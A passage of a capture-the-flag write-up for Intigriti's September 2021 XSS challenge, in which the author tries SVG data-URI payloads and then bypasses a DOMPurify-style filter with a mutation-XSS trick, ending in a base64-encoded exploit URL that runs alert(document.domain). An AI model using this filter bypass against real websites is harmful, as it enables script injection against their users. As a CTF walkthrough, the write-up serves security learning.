Other well known payloads for HTML contexts can be found at PortSwigger XSS cheat sheet. Check the Portswigger cheat sheet for more payloads: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet






This gets us further then the “svg” payload but the event handler is removed by the security filter. This handler is really needed to fire an XSS.

At this point I tried several things. I hosted an svg image externally and loaded it via the <img src=mywebsite> which did not work.

I tried to embed an svg image with a payload:
<img src='data:image/svg+xml;utf8,<svg><script>alert(1);</script></svg>' alt='lol'>
data:image/svg+xml;utf8,<svg id=Layer_1 xmlns=http://www.w3.org/2000/svg xmlns:xlink=http://www.w3.org/1999/xlink <script>alert(1);</script></svg>' alt='lol'>


But technically this cannot work. A svg image can fire a payload in a stored XSS context if really uploaded and saved onto the website:




Phase 4: Take a step back and get that XSS

Several hours in the evening spend to find a good payload but nothing seems to work :-(. At this moment I took a step back and thought lets have another look at the dictionary I build and filter out anything that could be useful or parts that I do not know and look a bit odd to me.


The solution indeed already was included in our dictionary. Some translated parts where not know to me and contained words like “SAFE, TRUSTED... ” so I did a Google search on them and this revealed the filter used:






Allright we are up against a DOMPurify security filter it seems or at least something that uses parts of that code. Lets Google for a possible bypass.

And here comes Portswigger (Gareth Hayes) to the rescue with XSS mutation attacks: https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss



I am not an expert in XSS mutations so best is to Google yourself and figure out how it works. For this challenge this part is interesting:

Time to base64 encode it and fire our XSS:





This works :-) our arbitrary javascript is executed. The URL can be delivered to our victim and once he adds his password our javascript will be executed.

Here the URL that will pop the document.domain as requested by the challenge:

https://challenge-0921.intigriti.io/challenge/manager.html?password=PG1hdGg+PG10ZXh0Pjx0YWJsZT48bWdseXBoPjxzdHlsZT48IS0tPC9zdHlsZT48aW1nIHRpdGxlPSItLSZndDsmbHQ7L21nbHlwaCZndDsmbHQ7aW1nJlRhYjtzcmM9MSZUYWI7b25lcnJvcj1hbGVydChkb2N1bWVudC5kb21haW4pJmd0OyI+

Works both on Chrome and FireFox:




https://challenge-0921.intigriti.io/challenge/manager.html?password=PG1hdGg+PG10ZXh0Pjx0YWJsZT48bWdseXBoPjxzdHlsZT48IS
Password Manager 101
Enter Password to be saved
Add
challenge-0921.intigriti.io
challenge-0921.intigriti.io
OK